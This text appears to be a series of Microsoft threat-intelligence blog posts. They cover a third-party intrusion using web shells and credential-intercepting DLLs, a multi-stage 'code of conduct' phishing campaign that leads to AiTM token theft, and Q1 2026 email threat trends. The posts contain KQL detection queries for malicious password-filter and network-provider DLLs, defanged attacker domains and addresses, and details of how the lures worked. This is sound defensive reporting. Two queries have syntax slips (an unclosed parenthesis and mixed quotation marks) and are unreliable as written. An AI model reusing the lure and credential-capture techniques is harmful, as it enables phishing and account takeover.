A recurring lesson from this activity is the abuse of trusted relationships. Third-party service providers and integrated management tools can become enforcement gaps when visibility is limited or validation is assumed. Threat actors understand this. They leverage legitimate components, trusted update paths, and approved integrations to anchor themselves inside environments that appear compliant on the surface.

Defenders should adopt a posture of deliberate verification. Trust your vendors and tooling but validate their behavior within your environment. Organizations operating in sensitive sectors should assume that threat actors with this level of tradecraft will continue refining third party abuse, credential interception, and stealthy persistence mechanisms to maintain strategic access.

Mitigation and protection guidance

Microsoft recommends the following mitigation measures to defend against such stealthy campaigns described in this blog.

  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
  • Deploy endpoint detection and response (EDR) across all endpoints to strengthen visibility, accelerate detection, and improve response to malicious activity.
  • Adopt a default-deny egress filtering model so servers only allow explicitly approved outbound traffic, reducing opportunities for communication with malicious command-and-control and data exfiltration.
  • Remove unnecessary software and tools from systems to reduce the attack surface and limit opportunities for attacker abuse.
  • Enable detailed logging and monitoring on web servers and actively watch for anomalies (such as unexpected file changes or suspicious web requests).
  • Implement the enterprise access model to contain privilege escalation and enforce stronger access controls across the environment.
  • Strengthen security operations center (SOC) monitoring and incident response by addressing detection, response, and operational gaps identified during the incident.

Microsoft Defender detection and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
Command and ControlDecoding the binary data within the events revealed the hostname WKS, indicating it was likely carrying out suspicious activities, a VBScript abc003.vbs was responsible for reaching out to dREDEACTEDe.net, at least in the form of a DNS requestMicrosoft Defender for Endpoint
– Command-and-control network traffic
PersistenceOn internet-facing web servers, execution was achieved through web shells (Errors.aspx and modified Signoff.aspx), which were used to run PowerShell scripts, deploy binaries, and trigger follow-on activity such as credential access and tunnelling tools.Microsoft Defender for Endpoint
– ‘WebShell’ malware was detected and was active
– An active ‘Webshell’ backdoor process was detected while executing and terminated

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Password filters DLL

Look for unsigned / unverified DLLs configured as LSA notification packages.

DeviceRegistryEvents
| where RegistryKey has @"control\LSA"  and RegistryValueName has "Notification Packages" // Filter to LSA registry path
| project DeviceName, RegistryKey, RegistryValueName, RegistryValueData
| extend NotificationPackage = split(RegistryValueData, " ")
| mv-expand NotificationPackage
| extend NotificationPackage = tostring(NotificationPackage)
| extend Path = tolower(strcat(@"c:\windows\system32\", NotificationPackage, ".dll")) // Construct full DLL path in lower-case
| join kind=leftouter (
    DeviceFileEvents
    | extend Path = tolower(strcat(FolderPath)
    | project DeviceName, SHA1, Path
) on DeviceName, Path
| invoke FileProfile(SHA1) // Retrieve file signing information
| where SignatureState in~ ("SignedInvalid", "Unsigned") // Filter for files that are unsigned or have invalid signature
| project-away DeviceName1, SHA11
| distinct *

Network provider DLL

Look for custom network provider DLLs that are not signed and configured for Windows sign in.

let NetworkProviders = DeviceRegistryEvents
| where RegistryKey has @'\Control\NetworkProvider\Order' and RegistryValueName has 'ProviderOrder' // Filtering on 'ProviderOrder' entries
| extend Providers = split(RegistryValueData, ',')
| mv-expand Providers
| extend Providers = trim(@' ', tostring(Providers)) // Trim spaces around each provider name
| where Providers !in~ ('RDPNP','LanmanWorkstation') // Excluding default provider names
| distinct Providers; // Collect unique suspicious provider names
DeviceRegistryEvents
| where RegistryKey has_all (@'\Services\', @'\NetworkProvider') // Only registry keys under a service's NetworkProvider
and RegistryKey has_any (NetworkProviders) and 
RegistryValueName =~ 'ProviderPath'
| project DeviceName, RegistryKey, RegistryValueName, RegistryValueData
| extend Path = tolower(replace_string(RegistryValueData, '%SystemRoot%', @'C:\Windows')) // Normalize path: replace environment variable and use lower-case
| join kind=leftouter (
    DeviceFileEvents
    | extend Path = tolower(strcat(FolderPath))
    | project DeviceName, SHA1, Path
) on DeviceName, Path
| invoke FileProfile(SHA1,1000)
| where SignatureState in~ ("SignedInvalid", "Unsigned")
| distinct *

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Undermining the trust boundary: Investigating a stealthy intrusion through third-party compromise appeared first on Microsoft Security Blog.

  •  

Breaking the code: Multi-stage ‘code of conduct’ phishing campaign leads to AiTM token compromise

Phishing campaigns continue to improve sophistication and refinement in blending social engineering, delivery and hosting infrastructure, and authentication abuse to remain effective against evolving security controls. A large-scale credential theft campaign observed by Microsoft Defender Research exemplifies this trend, using code of conduct-themed lures, a multi-step attack chain, and legitimate email services to distribute fully authenticated messages from attacker-controlled domains.

The campaign targeted tens of thousands of users, primarily in the United States, and directed them through several stages of CAPTCHA and intermediate staging pages designed to reinforce legitimacy while filtering out automated defenses. The lures in this campaign used polished, enterprise-style HTML templates with structured layouts and preemptive authenticity statements, making them appear more credible than typical phishing emails and increasing their plausibility as legitimate internal communications. Because the messages contained concerning accusations and repeated time-bound action prompts, the campaign created a sense of urgency and pressure to act.  

Email threat landscape

Q1 2026 trends and insights ›

The attack chain ultimately led to a legitimate sign-in experience that was part of an adversary‑in‑the‑middle (AiTM) phishing flow, which allowed the attackers to proxy the authentication session and capture authentication tokens that could provide immediate account access. Unlike traditional credential harvesting, AiTM attacks intercept authentication traffic in real time, bypassing non-phishing-resistant multifactor authentication (MFA).

In this blog, we’re sharing our analysis of this campaign’s lures, infrastructure, and techniques. Organizations can defend against financial fraud initiated through phishing emails by educating users about phishing lures, investing in advanced anti-phishing solutions like Microsoft Defender for Office 365 and configuring essential email security settings, and encouraging users to employ web browsers that support SmartScreen. Organizations can also enable network protection, which lets Windows use SmartScreen as a host-based web proxy.

Multi-step social engineering campaign leading to credential theft

Between April 14 and 16, 2026, the Microsoft Defender Research team observed a series of sophisticated phishing campaigns targeting more than 35,000 users across over 13,000 organizations in 26 countries, with majority of targets located in the United States (92%). The campaign did not focus on a single vertical but instead impacted a broad range of industries, most notably Healthcare & life sciences (19%), Financial services (18%), Professional services (11%), and Technology & software (11%). Messages were distributed in multiple distinct waves between 06:51 UTC on April 14 and 03:54 UTC on April 16. 

Bar graph showing volume of messages sent by hour between April 14 and 16, 2026
Figure 1. Timeline of campaign messages sent by hour
Pie charts showing the breakdown of campaign recipients by country and industry.
Figure 2. Campaign recipients by country and industry

Emails in this campaign posed as internal compliance or regulatory communications, using display names such as “Internal Regulatory COC”, “Workforce Communications”, and “Team Conduct Report”. Subject lines included “Internal case log issued under conduct policy” and “Reminder: employer opened a non-compliance case log”.

Message bodies claimed that a “code of conduct review” had been initiated, referenced organization-specific names embedded within the text, and instructed recipients to “open the personalized attachment” to review case materials. At the top of each message, a notice stated that the message had been “issued through an authorized internal channel” and that links and attachments had been “reviewed and approved for secure access”, reinforcing the email’s purported legitimacy. To further support the confidentiality of the supposed review, the end of each message contained a green banner stating that the contents had been encrypted using Paubox, a legitimate service associated with HIPAA-compliant communications.

Screenshot of sample phishing email
Figure 3. Sample phishing email

Analysis of the sending infrastructure indicated that the campaign emails were sent using a legitime email delivery service, likely originating from a cloud-hosted Windows virtual machine. The messages were sent from multiple sender addresses using domains that are likely attacker-controlled.

Each campaign email included a PDF attachment with filenames such as Awareness Case Log File – Tuesday 14th, April 2026.pdf and Disciplinary Action – Employee Device Handling Case.pdf. The attachment provided additional context about the supposed conduct review, including a summary of the review process and instructions for accessing supporting documentation. Recipients were directed to click a “Review Case Materials” link within the PDF, which initiated the credential harvesting flow.

Screenshot of PDF attachment used in the campaign
Figure 4. PDF attachment

When clicked, users were initially directed to one of two attacker-controlled domains (for example, acceptable-use-policy-calendly[.]de or compliance-protectionoutlook[.]de). These landing pages displayed a Cloudflare CAPTCHA, presented as a mechanism to validate that the user was coming “from a valid session”. This CAPTCHA likely served as a gating mechanism to impede automated analysis and sandbox detonation. 

Screenshot of captcha challenge.
Figure 5. CAPTCHA challenge

After completing the CAPTCHA, users were redirected to an intermediate site designed to prepare them for the final stage of the attack. This page informed users that the requested documentation was encrypted and required account authentication. While this stage of the attack has several hallmarks of device code phishing, we were only able to confirm the AITM portion of the attack chain.

Screenshot of intermediate site asking users to click review & sign button
Figure 6. Intermediate site asking users to click “Review & Sign”

After clicking the provided “Review & Sign” button, users were presented with a sign-in prompt requesting their email address.

Screenshot of prompt directing users to enter email address
Figure 7. Prompt directing users to enter their email address

After submission, users were required to complete a second CAPTCHA involving image selection.

Screenshot of second captcha challenge
Figure 8. Second CAPTCHA challenge

Once these steps were completed, users were shown a message indicating that verification was successful and that their “case” was being prepared.

Screenshot of message telling users that verification completed successfully
Figure 9. Message telling users that “Verification completed successfully”

Following these steps, users were redirected to a third site hosting the final stage of the attack. Analysis of the underlying code indicates that the final destination varied depending on whether the user accessed the workflow from a mobile device or a desktop system.

Screenshot of code used to redirect users based on platform, whether mobile or dekstop
Figure 10. Code used to redirect users based on platform

On the final page, users were informed that all materials related to their code of conduct review had been “securely logged”, “time-stamped”, and “maintained within the organization’s centralized compliance tracking system”. They were then prompted to schedule a time to discuss the case, which required signing in to their account.

screenshot of final page instructing users to sign in
Figure 11. Final page instructed users to sign in

Selecting the “Sign in with Microsoft” option redirected users to a Microsoft authentication page, initiating an AiTM session hijacking flow designed to capture authentication tokens and compromise user accounts.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders could also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable password-less authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support password-less. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for multifactor authentication (MFA). Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
Initial accessPhishing emailsMicrosoft Defender for Office 365
– A potentially malicious URL click was detected
– A user clicked through to a potentially malicious URL
– Suspicious email sending patterns detected
– Email messages containing malicious URL removed after delivery
– Email messages removed after delivery
– Email reported by user as malware or phish
PersistenceThreat actors sign in with stolen valid entitiesMicrosoft Entra ID Protection
– Anomalous Token
– Unfamiliar sign-in properties
– Unfamiliar sign-in properties for session cookies  

Microsoft Defender for Cloud Apps
– Impossible travel activity

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Campaign emails by sender address

The following query identifies emails associated with this campaign using a message’s sending email address.

EmailEvents
| where SenderMailFromAddress in (" cocpostmaster@cocinternal.com "," nationaladmin@gadellinet.com ","
nationalintegrity@harteprn.com”,” m365premiumcommunications@cocinternal.com”,” documentviewer@na.businesshellosign.de”)

Indicators of compromise

IndicatorTypeDescriptionFirst seenLast seen
compliance-protectionoutlook[.]deDomainDomain hosting malicious campaign content2026-04-142026-04-16
acceptable-use-policy-calendly[.]deDomainDomain hosting malicious campaign content2026-04-142026-04-16
cocinternal[.]comDomainDomain hosting sender email address2026-04-142026-04-16
Gadellinet[.]comDomainDomain hosting sender email address2026-04-142026-04-16
Harteprn[.]comDomainDomain hosting sender email address2026-04-142026-04-16
Cocpostmaster[@]cocinternal.comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
Nationaladmin[@]gadellinet.comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
Nationalintegrity[@]harteprn.comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
M365premiumcommunications[@]cocinternal.comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
Documentviewer[@]na.businesshellosign.deEmail addressEmail address used to send campaign emails2026-04-142026-04-16
Awareness Case Log File – Monday 13th, April 2026.pdfFilenameName of PDF attachment containing phishing link2026-04-142026-04-14
Awareness Case Log File – Tuesday 14th, April 2026.pdfFilenameName of PDF attachment containing phishing link2026-04-152026-04-15
Awareness Case Log File – Wednesday 15th, April 2026.pdfFilenameName of PDF attachment containing phishing link2026-04-162026-04-16
5DB1ECBBB2C90C51D81BDA138D4300B90EA5EB2885CCE1BD921D692214AECBC6SHA-256File hash of campaign PDF attachment2026-04-14  2026-04-16  
B5A3346082AC566B4494E6175F1CD9873B64ABE6C902DB49BD4E8088876C9EADSHA-256File hash of campaign PDF attachment2026-04-142026-04-16
11420D6D693BF8B19195E6B98FEDD03B9BCBC770B6988BC64CB788BFABE1A49DSHA-256File hash of campaign PDF attachment2026-04-142026-04-16

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Breaking the code: Multi-stage ‘code of conduct’ phishing campaign leads to AiTM token compromise appeared first on Microsoft Security Blog.

  •  

Email threat landscape: Q1 2026 trends and insights

During the first quarter of 2026 (January-March), Microsoft Threat Intelligence detected approximately 8.3 billion email-based phishing threats, with monthly volumes declining slightly from 2.9 billion in January to 2.6 billion in March. By the end of the quarter, QR code phishing emerged as the fastest-growing attack vector, more than doubling over the period, while CAPTCHA-gated phishing evolved rapidly across payload types. Overall, 78% of email threats were link-based, while malicious payloads accounted for 19% of attacks in January—boosted by large HTML and ZIP campaigns—before settling at 13% in both February and March. Credential phishing remained the dominant objective behind malicious payloads throughout the quarter. This shift toward link-based delivery, combined with the payload trends, suggests that threat actors increasingly preferred hosted credential phishing infrastructure over locally-rendered payloads as the quarter progressed.

These trends reflect how threat actors continue to iterate on both scale and delivery techniques to improve effectiveness. At the same time, disruption efforts can meaningfully impact this activity. Following Microsoft’s Digital Crime Unit-led action against the Tycoon2FA phishing-as-a-service (PhaaS) platform in early March, associated email volume declined 15% over the remainder of the month, alongside a significant reduction in access to active phishing pages, limiting the platform’s immediate effectiveness. While Tycoon2FA has since adapted by shifting hosting providers and domain registration patterns, these changes reflect partial recovery rather than full restoration of previous capabilities. Alongside these shifts, business email compromise (BEC) activity remained prevalent, totaling approximately 10.7 million attacks in the quarter, largely driven by low-effort, generic outreach messages. At the same time, Microsoft Defender Research observed early indications of emerging techniques such as device code phishing—sometimes enabled by offerings like EvilTokens—which, while not yet at the scale of the trends discussed below, reflect continued innovation in credential theft methods.

This blog provides a view of email threat activity across the first quarter of 2026, highlighting key trends in phishing techniques, payload delivery, and threat actor behavior observed by Microsoft Threat Intelligence. We examine shifts in QR code phishing, CAPTCHA evasion tactics, malicious payloads, and BEC activity, analyze how disruption efforts and infrastructure changes influenced threat actor operations, and provide recommendations and Microsoft Defender detections to help mitigate these threats. By bringing these trends together, this blog can help defenders understand how email-based attacks are evolving and where to focus detection, mitigation, and user protection strategies.

Tycoon2FA disruption impact

Since its emergence in August 2023, Tycoon2FA has rapidly become one of the most widespread PhaaS platforms, leveraging adversary-in-the-middle (AiTM) techniques to attempt to defeat non-phishing-resistant multifactor authentication (MFA) defenses. The group behind the PhaaS platform (tracked by Microsoft Threat Intelligence as Storm-1747) leases malicious infrastructure and sells phishing kits that impersonate various enterprise application sign-in pages and incorporate evasion tactics, such as fake CAPTCHA pages.

The quarter began with Tycoon2FA in a period of reduced activity. January volumes represented a 54% decline from December 2025, marking the second consecutive month of sharp decreases. While post-holiday seasonal effects may have contributed to this decrease in volume, some of the reduction might also have been the result of Microsoft’s Digital Crimes Unit disruption of RedVDS, a service used by many Tycoon2FA customers to distribute malicious email campaigns.

After surging 44% in February, phishing attacks pointing to Tycoon2FA fell 15% in March driven largely by the effects of a coordinated disruption operation. In early March 2026, Microsoft’s Digital Crimes Unit, in coordination with Europol and industry partners, took action to disrupt Tycoon2FA’s infrastructure and operations, significantly impairing the platform’s hosting capabilities. While Tycoon2FA-linked messages continued to circulate after the disruption, almost one-third of March’s total volume was concentrated in a three-day period early in the month; daily volumes for the remainder of March were notably lower than historical averages, and targets’ ability to reach active phishing pages was substantially reduced.

Line graph displays monthly phishing email volume from November to March for Tycoon2FA, showing a sharp decline from about 23 million in November to around 9 million in January, followed by a slight increase and stabilization near 11 million in February and March.
Figure 1. Tycoon2FA monthly malicious messages volume (November 2025 – March 2026)

Tycoon2FA’s infrastructure composition evolved multiple times during the first three months of 2026. In January, Tycoon2FA domains started shifting toward newer generic top-level domains (TLDs) such as .DIGITAL, .BUSINESS, .CONTRACTORS, .CEO, and .COMPANY, moving away from previous commonly used TLDs or second-level domains like .SA.COM, .RU, and .ES. This trend became even more well-established in February. Following the March disruption, however, Microsoft Threat Intelligence observed a notable increase in Tycoon2FA domains with .RU registrations, with more than 41% of all Tycoon2FA domains using a .RU TLD since the last week of March.

Line chart showing percentage trends of Tycoon2FA TLDs and 2LDs from November 2025 to March 2026, with six categories: SA.COM, RU, ES, DIGITAL, DE, and DEV. SA.COM starts highest near 22% and declines to about 6%, while RU rises sharply from 13% to 23% in March, with other categories remaining below 7% throughout.
Figure 2. Top TLDs and second-level domains (2LDs) associated with Tycoon2FA infrastructure (November 2025 – March 2026)

Additionally, toward the end of March, we saw Tycoon2FA moving away from Cloudflare as a hosting service and now hosts most of its domains across a variety of alternative platforms, suggesting the group is attempting to find replacement services that offer comparable anti-analysis protections.  

QR code phishing attacks

In recent years, QR codes have rapidly emerged as a preferred tool among phishing threat actors seeking to bypass traditional email defenses. By embedding malicious URLs within image-based QR codes in the body of an email or within the contents of an attachment, threat actors attempt to exploit the limitations of text-based scanning engines and redirect victims to phishing sites on unmanaged mobile devices.

The most significant shift in Q1 2026 was the rapid escalation of QR code phishing, with attack volumes increasing from 7.6 million in January to 18.7 million in March, a 146% increase over the quarter. After an initial 35% decline in January (continuing a late-2025 downtrend), volumes reversed course dramatically, growing 59% in February and another 55% in March. By the end of the quarter, QR code phishing had reached its highest monthly volume in at least a year.

Line graph showing weekly volume of QR-code phishing attacks from November 2025 to March 2026, with phishing email counts fluctuating and peaking in March 2026.
Figure 3. Trend of QR code phishing attacks by weekly volume (November 2025 – March 2026)

PDF attachments were the dominant delivery method throughout the quarter, growing from 65% of QR code attacks in January to 70% in March. While the overall volume of DOC/DOCX payloads containing malicious QR codes steadily increased each month, their share of overall delivery payloads decreased from 31% in January to 24% in March. A notable late-quarter development was the emergence of QR codes embedded directly in email bodies, which surged 336% in March. While still a small share of total volume (5%), this approach eliminates the need for an attachment altogether and highlights a shift in threat actor delivery methods that defenders should continue to monitor.

CAPTCHA tactics

Threat actors use CAPTCHA pages to delay detection and increase user interaction. These pages function as a visual decoy, giving the appearance of a legitimate security check while concealing a transition to malicious content. By forcing users to engage with the CAPTCHA before accessing the payload, threat actors reduce the likelihood of automated scanning tools identifying the threat and increase the chances of successful credential harvesting or malware delivery. Additionally, fake CAPTCHAs are used in ClickFix attacks to trick users into copying and executing malicious commands under the guise of human verification, allowing malware to bypass conventional security controls.

After declining in both January (-45%) and February (-8%), CAPTCHA-gated phishing volumes exploded in March, more than doubling (+125%) to 11.9 million attacks, the highest volume observed over the last year.

Line chart showing CAPTCHA-gated phishing volume between November 2025 and March 2026. The chart highlights a peak around December, a decline through January and February, followed by a sharp increase in March to over 12 million attacks.
Figure 4. CAPTCHA-gated phishing volume (November 2025 – March 2026)

The most notable aspect of Q1 CAPTCHA trends was the rapid rotation of delivery methods, as threat actors appeared to actively experiment with which payload formats most effectively evade email defenses:

  • HTML attachments started the year as the most common method to deliver CAPTCHA-gated phishing (37% in January), but dropped 34% in February, hitting its lowest monthly volume since August 2025. Although their volume more than doubled in March, hitting an annual monthly high, HTML files were still only the second-most common delivery method to close the quarter.
  • SVG files, which had seen consecutive months of decreasing volumes, grew by 49% in February at the same time nearly every other delivery payload type decreased. Because of this, it was the most common delivery method for the month, which had not happened since November 2025. This one-month spike reversed itself in March, however, and the number of SVG files delivering CAPTCHA-gated phish fell by 57%, accounting for just 7% of delivery payloads.
  • PDF files saw a meteoric rise in volume during the first quarter of the year. After seeing steady month-over-month declines since July 2025, and hitting an annual monthly low point in January 2026, the number of PDF attachments leading to CAPTCHA-gated phishing sites more than quadrupled in March (+356%). Not only did it retake its spot as the most common delivery method for these attacks since last July, but it eclipsed its annual high by more than 37%.
  • DOC/DOCX files, which didn’t make up more than 9% of CAPTCHA-gated phishing payloads over the previous nine months, increased almost five times (+373%) in March to account for 15% of payloads.
  • Email-embedded URLs, which had once delivered more than half of CAPTCHA-gated phish at the end of August 2025, hit an eight-month low after falling 85% between December and February. While their volume nearly doubled in March, they remained well below late-2025 levels.
Line graph comparing monthly data usage for five file types. XLS shows a sharp increase in March, PDF declines steadily, HTML peaks in December, and DOC/DOCX and URL remain relatively low with slight fluctuations.
Figure 5. Monthly CAPTCHA-gated phishing volume by distribution method (Q1 2026)

Another notable shift in CAPTCHA-gated phishing attacks was the erosion of Tycoon2FA’s impact on the landscape. At the end of 2025, more than three-quarters of CAPTCHA-gated phishing sites were hosted on Tycoon2FA infrastructure. This share decreased significantly over the course of the first three months of 2026, falling to just 41% in March. This broadening of CAPTCHA-gated phishing sites being used by an increasing number of threat actors and phishing kits, combined with the overall surge in volume, indicates that this technique is becoming a more entrenched component of the phishing playbook rather than a specialty of a small number of tools.

Three-day campaign delivers CAPTCHA-gated phishing content using malicious SVG attachments

Between February 23 and February 25, 2026, a large, sustained campaign sent more than 1.2 million messages to users at more than 53,000 organizations in 23 countries. Messages in the campaign included a number of different themes, including an important 401K update, a credit hold warning, a question about a received payment, a payment request for a past due invoice, and a voice message notification.

Many of the messages contained a fake confidentiality disclaimer to enhance the credibility of the messages and provide a proactive excuse about why a recipient may have mistakenly received an email that may not be applicable to them.

A screenshot of an email confidentiality notice warning recipients against sharing the message with third parties without sender consent. The text emphasizes the message's intended recipient, prohibits unauthorized distribution, and clarifies that the email does not constitute a legally binding agreement.
Figure 6. Example fake confidentiality message used in February 23-25 phishing campaign

Attached to each message was an SVG file that was named to appropriately match the theme of the email. All the file names included a Base64-encoded version of the recipient’s email address. Example of file names used in the campaign include the following:

  • <Recipient Email Domain>_statements_inv_<Base64-encoded Email Address>.svg
  • 401K_copy_<Recipient Name>_<Base64-encoded Email Address>_241.svg
  • Check_2408_Payment_Copy_<Recipient First Name>_<Base64-encoded Email Address>_241.svg
  • INV#_1709612175_<Base64-encoded Email Address>.svg
  • Listen_(<Base64-encoded Email Address>).svg
  • PLAY_AUDIO_MESSAGE__<Recipient Name>_<Base64-encoded Email Address>_241.svg

If an attached SVG file was opened, the user’s browser would open locally and fetch content from one of the three following hostnames:

  • bouleversement.niovapahrm[.]com
  • haematogenesis.hvishay[.]com
  • ubiquitarianism.drilto[.]com

